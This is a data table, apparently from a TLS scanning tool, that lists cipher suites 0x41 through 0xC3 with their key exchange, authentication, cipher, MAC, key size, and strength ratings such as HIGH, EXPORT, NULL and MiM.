'000041': {'name': 'TLS_RSA_WITH_CAMELLIA_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'CAMELLIA_128_CBC', 'bits': '128', 'mac':

'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000042': {'name': 'TLS_DH_DSS_WITH_CAMELLIA_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000043': {'name': 'TLS_DH_RSA_WITH_CAMELLIA_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000044': {'name': 'TLS_DHE_DSS_WITH_CAMELLIA_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000045': {'name': 'TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000046': {'name': 'TLS_DH_Anon_WITH_CAMELLIA_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'000047': {'name': 'TLS_ECDH_ECDSA_WITH_NULL_SHA', 'protocol': 'TLS', 'kx':
'ECDH', 'au': 'ECDSA', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'000048': {'name': 'TLS_ECDH_ECDSA_WITH_RC4_128_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'000049': {'name': 'TLS_ECDH_ECDSA_WITH_DES_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'00004A': {'name': 'TLS_ECDH_ECDSA_WITH_3DES_EDE_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00004B': {'name': 'TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00004C': {'name': 'TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000060': {'name': 'TLS_RSA_EXPORT1024_WITH_RC4_56_MD5', 'protocol': 'TLS',
'kx': 'RSA_EXPORT1024', 'au': 'RSA_EXPORT1024', 'enc': 'RC4_56', 'bits':
'56', 'mac': 'MD5', 'kxau_strength': 'EXPORT', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000061': {'name': 'TLS_RSA_EXPORT1024_WITH_RC2_CBC_56_MD5', 'protocol':
'TLS', 'kx': 'RSA_EXPORT1024', 'au': 'RSA_EXPORT1024', 'enc': 'RC2_CBC_56',
'bits': '56', 'mac': 'MD5', 'kxau_strength': 'EXPORT', 'enc_strength':
'EXPORT', 'overall_strength': 'EXPORT'},
'000062': {'name': 'TLS_RSA_EXPORT1024_WITH_DES_CBC_SHA', 'protocol':
'TLS', 'kx': 'RSA_EXPORT1024', 'au': 'RSA_EXPORT1024', 'enc': 'DES_CBC',
'bits': '56', 'mac': 'SHA', 'kxau_strength': 'EXPORT', 'enc_strength':
'LOW', 'overall_strength': 'EXPORT'},
'000063': {'name': 'TLS_DHE_DSS_EXPORT1024_WITH_DES_CBC_SHA', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'DES_CBC', 'bits': '56', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength':
'LOW'},

```
'000064': {'name': 'TLS_RSA_EXPORT1024_WITH_RC4_56_SHA', 'protocol': 'TLS',
'kx': 'RSA_EXPORT1024', 'au': 'RSA_EXPORT1024', 'enc': 'RC4_56', 'bits':
'56', 'mac': 'SHA', 'kxau_strength': 'EXPORT', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000065': {'name': 'TLS_DHE_DSS_EXPORT1024_WITH_RC4_56_SHA', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'RC4_56', 'bits': '56', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000066': {'name': 'TLS_DHE_DSS_WITH_RC4_128_SHA', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'DSS', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'000067': {'name': 'TLS_DHE_RSA_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000068': {'name': 'TLS_DH_DSS_WITH_AES_256_CBC_SHA256', 'protocol': 'TLS',
'kx': 'DH', 'au': 'DSS', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000069': {'name': 'TLS_DH_RSA_WITH_AES_256_CBC_SHA256', 'protocol': 'TLS',
'kx': 'DH', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00006A': {'name': 'TLS_DHE_DSS_WITH_AES_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00006B': {'name': 'TLS_DHE_RSA_WITH_AES_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00006C': {'name': 'TLS_DH_Anon_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00006D': {'name': 'TLS_DH_Anon_WITH_AES_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA256', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'000080': {'name': 'TLS_GOSTR341094_WITH_28147_CNT_IMIT', 'protocol':
'TLS', 'kx': 'VKO GOST R 34.10-94', 'au': 'VKO GOST R 34.10-94', 'enc':
'GOST28147', 'bits': '256', 'mac': 'IMIT_GOST28147', 'kxau_strength':
'HIGH', 'enc_strength': 'HIGH', 'overall_strength': 'HIGH'},
'000081': {'name': 'TLS_GOSTR341001_WITH_28147_CNT_IMIT', 'protocol':
'TLS', 'kx': 'VKO GOST R 34.10-2001', 'au': 'VKO GOST R 34.10-2001', 'enc':
'GOST28147', 'bits': '256', 'mac': 'IMIT_GOST28147', 'kxau_strength':
'HIGH', 'enc_strength': 'HIGH', 'overall_strength': 'HIGH'},
'000082': {'name': 'TLS_GOSTR341094_WITH_NULL_GOSTR3411', 'protocol':
'TLS', 'kx': 'VKO GOST R 34.10-94 ', 'au': 'VKO GOST R 34.10-94 ', 'enc':
'NULL', 'bits': '0', 'mac': 'HMAC_GOSTR3411', 'kxau_strength': 'HIGH',
'enc_strength': 'NULL', 'overall_strength': 'NULL'},
'000083': {'name': 'TLS_GOSTR341001_WITH_NULL_GOSTR3411', 'protocol':
'TLS', 'kx': 'VKO GOST R 34.10-2001', 'au': 'VKO GOST R 34.10-2001', 'enc':
'NULL', 'bits': '0', 'mac': 'HMAC_GOSTR3411', 'kxau_strength': 'HIGH',
'enc_strength': 'NULL', 'overall_strength': 'NULL'},
'000084': {'name': 'TLS_RSA_WITH_CAMELLIA_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'CAMELLIA_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
```

```
'000085': {'name': 'TLS_DH_DSS_WITH_CAMELLIA_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000086': {'name': 'TLS_DH_RSA_WITH_CAMELLIA_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000087': {'name': 'TLS_DHE_DSS_WITH_CAMELLIA_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000088': {'name': 'TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000089': {'name': 'TLS_DH_Anon_WITH_CAMELLIA_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00008A': {'name': 'TLS_PSK_WITH_RC4_128_SHA', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'00008B': {'name': 'TLS_PSK_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00008C': {'name': 'TLS_PSK_WITH_AES_128_CBC_SHA', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'AES_128_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00008D': {'name': 'TLS_PSK_WITH_AES_256_CBC_SHA', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'AES_256_CBC', 'bits': '256', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00008E': {'name': 'TLS_DHE_PSK_WITH_RC4_128_SHA', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'PSK', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'00008F': {'name': 'TLS_DHE_PSK_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'PSK', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000090': {'name': 'TLS_DHE_PSK_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'PSK', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000091': {'name': 'TLS_DHE_PSK_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'PSK', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000092': {'name': 'TLS_RSA_PSK_WITH_RC4_128_SHA', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'PSK', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'000093': {'name': 'TLS_RSA_PSK_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'PSK', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
```

```
'000094': {'name': 'TLS_RSA_PSK_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'PSK', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000095': {'name': 'TLS_RSA_PSK_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'PSK', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000096': {'name': 'TLS_RSA_WITH_SEED_CBC_SHA', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'SEED_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000097': {'name': 'TLS_DH_DSS_WITH_SEED_CBC_SHA', 'protocol': 'TLS', 'kx':
'DH', 'au': 'DSS', 'enc': 'SEED_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000098': {'name': 'TLS_DH_RSA_WITH_SEED_CBC_SHA', 'protocol': 'TLS', 'kx':
'DH', 'au': 'RSA', 'enc': 'SEED_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000099': {'name': 'TLS_DHE_DSS_WITH_SEED_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'DSS', 'enc': 'SEED_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00009A': {'name': 'TLS_DHE_RSA_WITH_SEED_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'RSA', 'enc': 'SEED_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00009B': {'name': 'TLS_DH_Anon_WITH_SEED_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'Anon', 'enc': 'SEED_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'MiM', 'enc_strength': 'HIGH', 'overall_strength': 'MiM'},
'00009C': {'name': 'TLS_RSA_WITH_AES_128_GCM_SHA256', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'AES_128_GCM', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00009D': {'name': 'TLS_RSA_WITH_AES_256_GCM_SHA384', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'AES_256_GCM', 'bits': '256', 'mac':
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00009E': {'name': 'TLS_DHE_RSA_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00009F': {'name': 'TLS_DHE_RSA_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'AES_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000A0': {'name': 'TLS_DH_RSA_WITH_AES_128_GCM_SHA256', 'protocol': 'TLS',
'kx': 'DH', 'au': 'RSA', 'enc': 'AES_128_GCM', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000A1': {'name': 'TLS_DH_RSA_WITH_AES_256_GCM_SHA384', 'protocol': 'TLS',
'kx': 'DH', 'au': 'RSA', 'enc': 'AES_256_GCM', 'bits': '256', 'mac':
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000A2': {'name': 'TLS_DHE_DSS_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000A3': {'name': 'TLS_DHE_DSS_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'AES_256_GCM', 'bits': '256',
```

'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000A4': {'name': 'TLS_DH_DSS_WITH_AES_128_GCM_SHA256', 'protocol': 'TLS',
'kx': 'DH', 'au': 'DSS', 'enc': 'AES_128_GCM', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000A5': {'name': 'TLS_DH_DSS_WITH_AES_256_GCM_SHA384', 'protocol': 'TLS',
'kx': 'DH', 'au': 'DSS', 'enc': 'AES_256_GCM', 'bits': '256', 'mac':
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000A6': {'name': 'TLS_DH_Anon_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'0000A7': {'name': 'TLS_DH_Anon_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'AES_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'0000A8': {'name': 'TLS_PSK_WITH_AES_128_GCM_SHA256', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': 'AES_128_GCM', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000A9': {'name': 'TLS_PSK_WITH_AES_256_GCM_SHA384', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': 'AES_256_GCM', 'bits': '256', 'mac':
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000AA': {'name': 'TLS_DHE_PSK_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000AB': {'name': 'TLS_DHE_PSK_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'AES_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000AC': {'name': 'TLS_RSA_PSK_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000AD': {'name': 'TLS_RSA_PSK_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'AES_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000AE': {'name': 'TLS_PSK_WITH_AES_128_CBC_SHA256', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000AF': {'name': 'TLS_PSK_WITH_AES_256_CBC_SHA384', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000B0': {'name': 'TLS_PSK_WITH_NULL_SHA256', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA256',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'0000B1': {'name': 'TLS_PSK_WITH_NULL_SHA384', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA384',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'0000B2': {'name': 'TLS_DHE_PSK_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'AES_128_CBC', 'bits': '128',

```
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000B3': {'name': 'TLS_DHE_PSK_WITH_AES_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000B4': {'name': 'TLS_DHE_PSK_WITH_NULL_SHA256', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA256',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'0000B5': {'name': 'TLS_DHE_PSK_WITH_NULL_SHA384', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA384',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'0000B6': {'name': 'TLS_RSA_PSK_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000B7': {'name': 'TLS_RSA_PSK_WITH_AES_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000B8': {'name': 'TLS_RSA_PSK_WITH_NULL_SHA256', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA256',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'0000B9': {'name': 'TLS_RSA_PSK_WITH_NULL_SHA384', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA384',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'0000BA': {'name': 'TLS_RSA_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'RSA', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000BB': {'name': 'TLS_DH_DSS_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000BC': {'name': 'TLS_DH_RSA_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'CAMELLIA_128', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000BD': {'name': 'TLS_DHE_DSS_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000BE': {'name': 'TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000BF': {'name': 'TLS_DH_Anon_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'0000C0': {'name': 'TLS_RSA_WITH_CAMELLIA_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'RSA', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000C1': {'name': 'TLS_DH_DSS_WITH_CAMELLIA_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
```

'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000C2': {'name': 'TLS_DH_RSA_WITH_CAMELLIA_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000C3': {'name': 'TLS_DHE_DSS_WITH_CAMELLIA_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
